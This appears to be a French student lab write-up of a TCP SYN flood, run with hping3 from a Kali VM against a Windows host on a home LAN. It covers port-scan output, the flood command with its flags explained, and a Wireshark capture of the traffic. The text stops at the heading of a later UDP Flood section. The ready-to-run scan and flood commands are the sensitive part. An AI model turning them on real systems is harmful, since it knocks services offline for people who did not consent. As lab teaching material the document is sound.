
Ethernet adapter Connexion réseau Bluetooth:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

C:\Users\AYOUB>ping 192.168.1.27

Pinging 192.168.1.27 with 32 bytes of data:
Reply from 192.168.1.27: bytes=32 time=1ms TTL=64
Reply from 192.168.1.27: bytes=32 time<1ms TTL=64
Reply from 192.168.1.27: bytes=32 time<1ms TTL=64
Reply from 192.168.1.27: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.27:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\AYOUB>
```





The screenshot shows a terminal window titled "kali@kali: ~" running on a Kali Linux desktop environment. The terminal displays the following output:

```
inet6 fe80::7ebd:ca03:a60e:a8d4 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
RX packets 197281 bytes 11853151 (11.3 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 2097362 bytes 1231940455 (1.1 GiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

File lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 898519 bytes 35940840 (34.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 898519 bytes 35940840 (34.2 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


└─(kali㉿kali)-[~]
└─$ ping 192.168.1.26
PING 192.168.1.26 (192.168.1.26) 56(84) bytes of data.
64 bytes from 192.168.1.26: icmp_seq=1 ttl=128 time=0.368 ms
64 bytes from 192.168.1.26: icmp_seq=2 ttl=128 time=0.846 ms
64 bytes from 192.168.1.26: icmp_seq=3 ttl=128 time=0.847 ms
64 bytes from 192.168.1.26: icmp_seq=4 ttl=128 time=0.783 ms
64 bytes from 192.168.1.26: icmp_seq=5 ttl=128 time=0.875 ms
64 bytes from 192.168.1.26: icmp_seq=6 ttl=128 time=0.767 ms
```

La dernière étape avant qu'on lancer notre attaque est qu'on va voir la capacité d'utilisation de CPU et le trafique TCP sous notre machine Windows pour qu'on peut faire une comparaison après.



Maintenant on va commencer notre attaque. En utilisant l'outil ‘hping3’ on lancer la commande suivante pour scanner et trouver les ports ouverts:

```
sudo hping3 -scan 1-65000 192.168.1.26
```



The screenshot shows a terminal window titled "kali@kali: ~". The user has run the command `sudo hping3 -scan 1-65000 192.168.1.26 -S`. The output shows a table of open ports on the target IP 192.168.1.26. The table includes columns for port number, service name, flags, TTL, ID, window size, and length. The ports listed are 135, 139, 445, 5040, 49490, 49664, 49665, 49666, 49667, 49668, and 49669. All replies received, and there are no responding ports.

```
(kali㉿kali)-[~]
$ sudo hping3 -scan 1-65000 192.168.1.26 -S
Scanning 192.168.1.26 (192.168.1.26), port 1-65000
65000 ports to scan, use -V to see all the replies
+---+-----+-----+-----+-----+
|port| serv name | flags |ttl| id | win | len |
+---+-----+-----+-----+-----+
 135 epmap      : .S..A... 128 33762 65392 46
 139 netbios-ssn: .S..A... 128 43490 8192 46
 445 microsoft-d: .S..A... 128 12515 65392 46
 5040          : .S..A... 128 59373 65392 46
 49490         : .S..A... 128 26196 65392 46
 49664         : .S..A... 128 50516 65392 46
 49665         : .S..A... 128 50772 65392 46
 49666         : .S..A... 128 51028 65392 46
 49667         : .S..A... 128 51284 65392 46
 49668         : .S..A... 128 51540 65392 46
 49669         : .S..A... 128 51796 65392 46
All replies received. Done.
Not responding ports:
(kali㉿kali)-[~]
```

Après qu'on a identifié les ports ouverts, on va choisir l'un de ces ports pour lancer notre attaque. Par exemple le port: 135. Et on lance la commande suivante:

```
sudo hping3 -S -p 135 --flood 192.168.1.26
```

-S : signifie que les paquets sont de type SYN.


-p : pour spécifier le port.



--flood : envoyer un nombre énorme de paquets avec une vitesse rapide sans attendre la réponse.

A screenshot of a terminal window titled "kali@kali: ~". The terminal shows the command \$ sudo hping3 -S -p 135 --flood 192.168.1.26 followed by its output: HPING 192.168.1.26 (eth0 192.168.1.26): S set, 40 headers + 0 data bytes hping in flood mode, no replies will be shown. Below this, several hex dump entries for the flood packets are shown. At the bottom left is a checkbox labeled "Show packet bytes". At the bottom right are "Close" and "Help" buttons.


```
(kali㉿kali)-[~]
$ sudo hping3 -S -p 135 --flood 192.168.1.26
HPING 192.168.1.26 (eth0 192.168.1.26): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
[Sequence Number: 8 (relative sequence number)]
[Next Sequence Number: 3 (relative sequence number)]
[Initial Sequence Number: #0x80000000]
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Ensuite, on va aller voir encore une fois le taux d'utilisation de CPU et le trafique TCP.





Il est clair d'après un petit analyse qu'il ya un grand trafique dirigé vers notre machine Windows. Si on teste d'accèder à un site web par exemple, ça ne vas pas marché.



On peut voir le trafique TCP en utilisant Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
57076	4.665841082	192.168.1.27	192.168.1.26	TCP	54	45256
57077	4.665955123	192.168.1.27	192.168.1.26	TCP	54	45257
57078	4.665985839	192.168.1.27	192.168.1.26	TCP	54	45258
57079	4.666081703	192.168.1.27	192.168.1.26	TCP	54	45259
57080	4.666111581	192.168.1.27	192.168.1.26	TCP	54	45260
57081	4.666219866	192.168.1.27	192.168.1.26	TCP	54	45261
57082	4.666250893	192.168.1.27	192.168.1.26	TCP	54	45262
57083	4.666346105	192.168.1.27	192.168.1.26	TCP	54	45263
57084	4.666375721	192.168.1.27	192.168.1.26	TCP	54	45264


Frame 57084: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0
Time: Apr 7, 2023 05:30:17.265024097 ED
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1680859817.265024097 seconds
[Time delta from previous captured frame: 0.000000000 seconds]
[Time delta from previous displayed frame: 0.000000000 seconds]
[Time since reference or first frame: 4.666375721 seconds]
Frame Number: 57084

Transmission Control Protocol: Protocol Packets: 57099 · Displayed: 57081 (100.0%) · Dropped: 0

Il est clair qu'un nombre énorme de packets TCP sont envoyés depuis la machine 192.168.1.27 à la machine

192.168.1.26.

On peut même savoir le type des paquets en analysant une d'eux.



Voila la fin de notre LAB.

UDP Flood

Définition

